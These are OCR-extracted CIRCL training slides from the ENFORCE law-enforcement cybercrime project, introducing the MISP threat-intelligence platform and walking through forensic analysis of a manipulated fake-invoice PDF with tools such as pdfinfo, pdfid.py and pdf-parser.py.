ENFORCE project - cybercrime training

Improving the design of curriculum with practical information sharing

CIRCL
Computer Incident
Response Center
Luxembourg

Alexandre
Dulaunoy *TLP:WHITE*

FIC 2020


Curriculum developed

- E.100 MISP - Open Source **Threat Intelligence Platform Supporting Digital Forensic** and Incident Response
- E.200 Post Mortem Analysis Techniques of Fake Invoices Manipulated PDF documents
- E.201 **Digital Forensics** - An introduction into Post-mortem Digital Forensics
- E.202 **Network forensic** - Analysing black-hole monitoring dataset - How to better understand DDoS attacks from backscatter traffic, opportunistic network scanning and exploitation
- E.300 **Data mining** using AIL framework
- E.301 **Cryptography Workarounds** For Law Enforcement

Development process

- The development process is to bring together **forensic analysis, information sharing and information exchange**.
- The **law enforcement contribution is critical and helps us to improve open source software** such as MISP and the training materials at large for the LE community.
- **The sessions are interactive** and we work together on solving cases, discovering new findings and techniques on a real environment running on a Cyber Range platform (HNS).

Training setup to support information sharing



Practical outcomes of the ENFORCE project

- **Direct improvements into open source software** used by law enforcement
- The complete ENFORCE curriculum **will be open sourced** in May 2020
- **Ensuring the sustainability of the project** via contributors in various fields such as law enforcement

- Contact: info@circl.lu
- https://www.circl.lu/
- https://www.misp-project.org/
- https://github.com/MISP - https://twitter.com/MISPProject
- Don't hesitate to get in touch with us to access one of our sharing community or feedback to improve MISP.

MISP - Open Source Threat Intelligence Platform

Supporting Digital Forensic and Incident Response

CIRCL
Computer Incident
Response Center
Luxembourg

Team CIRCL *TLP:WHITE*

16th May 2019

Objectives

- This training is a first step to bring together **forensic analysis, information sharing and information exchange**.
- Your contribution is critical and will help to improve open source software such as MISP and the training materials at large for the LE community.
- **The session is interactive** and we will work together on solving cases, discovering new findings and techniques.


Session

- There are 5 teams (LEA01→LEA04 and EUROLEA).
- A team is composed of one or more analysts.
- Each team has their own MISP instance and each team member has a forensic workstation.
- During the 1 day 1/2 session, there are 3 cases (CASE01→CASE03) to investigate.
- Findings will be shared within a team as a first step and then at later stage between teams.

Agenda

- An introduction to MISP
- CASE 01 - "fake invoicing" Warming-up
- CASE 02 - "We all love ransomware"
- MISP synchronisation and exchange
- CASE 03 - "Something suspicious in the neighbourghood"


MISP Enforce training target setup



MISP - Open Source Threat Intelligence Platform


- MISP is an open source software (can be self-hosted or cloud-based) **information sharing and exchange platform**
- It enables analysts from different sectors/orgs to create, collaborate on and share information
- The information shared can then be used to find correlations as well as automatically be fed into **protective tools or processes**
- The software is widely used by CERTs, ISACs, Intelligence Community, military organisations, private sector organisations and researchers since 2012
- CIRCL is both the main driving force behind the tool's **development** as well as some of the largest information **sharing communities** worldwide

MISP Project Overview



MISP core distributed sharing functionality

- MISP's core functionality is sharing where everyone can be a consumer and/or a contributor/producer.
- Quick benefit without the obligation to contribute.
- Low barrier access to get acquainted to the system.



DFIR and MISP digital evidences

- **Share analysis and report** of digital forensic evidences.
- **Propose changes** to existing analysis or report.
- Extending existing event with additional evidences for local or limited use (sharing can be defined at event level or attribute level).
- **Evaluate correlations**[1] of evidences against external or existing attributes.
- **Report sighting** such as false-positive or true-positive (e.g. a partner/analyst has seen a similar indicator).

[1] MISP has a flexible correlation engine which can correlate on 1-to-1 value but also fuzzy hashing (e.g. ssdeep) or CIDR block matching.

Benefits of using MISP

- LE can leverage the long-standing experience in information sharing and **bridge their use-cases** with MISP's information sharing mechanisms.
- **Accessing existing MISP information sharing communities** by getting actionable information from CSIRTs/CERTs networks or security researchers.
- **Bridging LE communities with other communities**. Sharing groups can be created (and managed) between cross-sectors to support specific use-cases.
- **MISP standard format** is a flexible format which can be extended by the users who use the MISP platform. A MISP object template can be created in 30 minutes and directly share information with your model towards existing communities.

Future of Information Sharing

- MISP is a long-term project (started in 2012) and since **information sharing is becoming more essential** than ever to thwart threats, we have long-term plans for the project as the project is used in various critical information exchange communities.
- We hope to have the means to be the enablers and the interface for real cross-sectorial sharing and support the organisations facing hybrid threats.
- Tools, open standards and interoperable software (e.g. DFIR tools) are driving forces behind resilient information exchange communities.
- Getting ideas and practical **use-cases from LE community** is vital, don't hesitate to interact.

- Contact: info@circl.lu
- `https://www.circl.lu/`
- `https://www.misp-project.org/`
- `https://github.com/MISP` - `https://twitter.com/MISPProject`
- Don't hesitate to get in touch with us to access one of our sharing community or feedback to improve MISP.

Post Mortem Analysis Techniques of Fake Invoices

Manipulated PDF documents

CIRCL
Computer Incident
Response Center
Luxembourg

Team CIRCL
Gérard Wagener
TLP:WHITE

http://www.circl.lu/
Twitter: *@circl_lu*

16-17 May, 2019

Reported fraud

Detoured invoices

- Supplier sends payment reminders to customers
- Customer answers that he paid,showing a proof of payment
- Supplier says that it is not his bank account details

Reported fraud


Detoured invoices

Open questions

- Was the invoice created from scratch?
  - By the accounting system itself?
  - By a third party tool?
- By a manipulation of an existing invoice
  - By the accounting system itself?
  - By a third party tool?
    - Where was the original invoice created?
    - Where was it intercepted?
    - Under which form was it intercepted? (scan, office documents)

PDF internals

PDF data structure



PDF internals

Why bothering with these details?

because of ...

- Many different PDF format variants
- `www.adobe.com/devnet/pdf/pdf_reference_archive.html`
- Not all tools interpret them correctly
- Tools strip potential valuable information
  - Comments left by the creator software
  - Generation IDs $\rightarrow$ track original files
  - Manipulation left overs of the "attacker"

Detoured invoices

Practical invoice.pdf analysis

Data to be analyzed

Filename	invoice.pdf
Number of bytes	27758
MD5 hash	04a18e4a2b3baf08bd5cb33121842b22

Questions

- What version has the PDF?
- How many objects the PDF has?
- What value has is the startxref offset?
- What is at is location?
- How many objects are in the xref table?

Detoured invoices

Practical invoice.pdf analysis

Data to be analyzed

Filename	invoice.pdf
Number of bytes	27758
MD5 hash	04a18e4a2b3baf08bd5cb33121842b22

Getting PDF version with standard unix tools

```
file invoice.pdf

head -c 9 invoice.pdf
```

Using pdfid.py from Didier Stevens

```
pdfid.py invoice.pdf
```

Detoured invoices

Practical invoice.pdf analysis

Data to be analyzed

Filename	invoice.pdf
Number of bytes	27758
MD5 hash	04a18e4a2b3baf08bd5cb33121842b22

Counting objects with standard unix tools

```
strings invoice.pdf | grep "endobj" | wc -l
```

Using pdfid.py from Didier Stevens

```
pdfid.py invoice.pdf
```

Detoured invoices

Practical invoice.pdf analysis

Data to be analyzed

Filename	invoice.pdf
Number of bytes	27758
MD5 hash	04a18e4a2b3baf08bd5cb33121842b22

Getting the startxref offset with standard unix tools

```
OFFSET=‘strings invoice.pdf | grep -A 1 "startxref" |
    tail -n 1‘
```

Detoured invoices

Practical invoice.pdf analysis

Data to be analyzed

Filename	invoice.pdf
Number of bytes	27758
MD5 hash	04a18e4a2b3baf08bd5cb33121842b22

Determining xref table with standard unix tools

```
OFFSET=‘strings invoice.pdf | grep -A 1 "
    startxref" | tail -n 1‘
dd if=invoice.pdf bs=1 skip=$OFFSET | less
```

Detoured invoices

Practical invoice.pdf analysis

Data to be analyzed

Filename	invoice.pdf
Number of bytes	27758
MD5 hash	04a18e4a2b3baf08bd5cb33121842b22

Determining the number of items in the xref table with standard unix tools

```
OFFSET=‘strings invoice.pdf | grep -A 1 "
    startxref" | tail -n 1‘
dd if=invoice.pdf bs=1 skip=$OFFSET | head -n 2 |
    tail -n 1 | cut -d ’ ’ -f2
```

Detoured invoices

Extracting PDF metadata with pdfinfo

```
pdfinfo invoice.pdf

Title: SSMILE_prin19041715230
Creator: SMILE_printer
Producer: KONICA MINOLTA bizhub C458
CreationDate: Wed Apr 17 16:23:17 2019 CEST
ModDate: Wed Apr 17 16:23:17 2019 CEST
Page size: 595 x 841 pts
File size: 27758 bytes
PDF version: 1.4
...
```

Detoured invoices

Extracting PDF metadata with pdfinfo

Open questions

- Is the creator known?
- Is the producer known?
- Are the timestamps in a valid time frame?
- Does the file size correspond?

Caution

- All elements in a PDF could be manipulated
- The integrity is not guaranteed

PDF dissection

Getting an overview with the tool pdfid.py

```
pdfid.py invoice.pdf

PDFiD 0.2.1 invoice.pdf
 PDF Header: %PDF-1.4
 obj 37
 endobj 37
 stream 16
 endstream 16
 xref 1
 trailer 1
 startxref 1
 /Page 1
 /JavaScript 0
 /OpenAction 1
 /AcroForm 0
```

Checking active components

Items frequently used to load malware

- OpenAction
- JavaScript
- AcroForm

Checking active components

OpenAction

```
python pdf-parser.py -s openaction invoice.pdf
obj 37 0
 Type: /Catalog
 Referencing: 2 0 R, 34 0 R, 1 0 R

  <<
    /Type /Catalog
    /Pages 2 0 R
    /Metadata 34 0 R
    /OpenAction [ 1 0 R /Fit ]
  >>
```

Checking active components

OpenAction

```
    /OpenAction [ 1 0 R /Fit ]
```

Object number	1
Generation number	0
Indirect reference	R
Fit	Display instructions

Checking active components

OpenAction


What is at object 1?

```
python pdf-parser.py invoice.pdf -o 1
obj 1 0
 Type: /Page
 Referencing: 2 0 R, 3 0 R, 4 0 R
  <<
    /Type /Page
    /Parent 2 0 R
    /MediaBox [ 0 0 595.000 841.000 ]
    /Resources
      <<
        /ProcSet [ /PDF /Text /ImageB /ImageC /ImageI ]
        ...
```

Detoured invoices

Checking document modifications

- Tools for manipulating PDF documents: LibreOffice, Preview on MacOS, Adobe Acrobat
- Low skills are needed for doing these manipulations



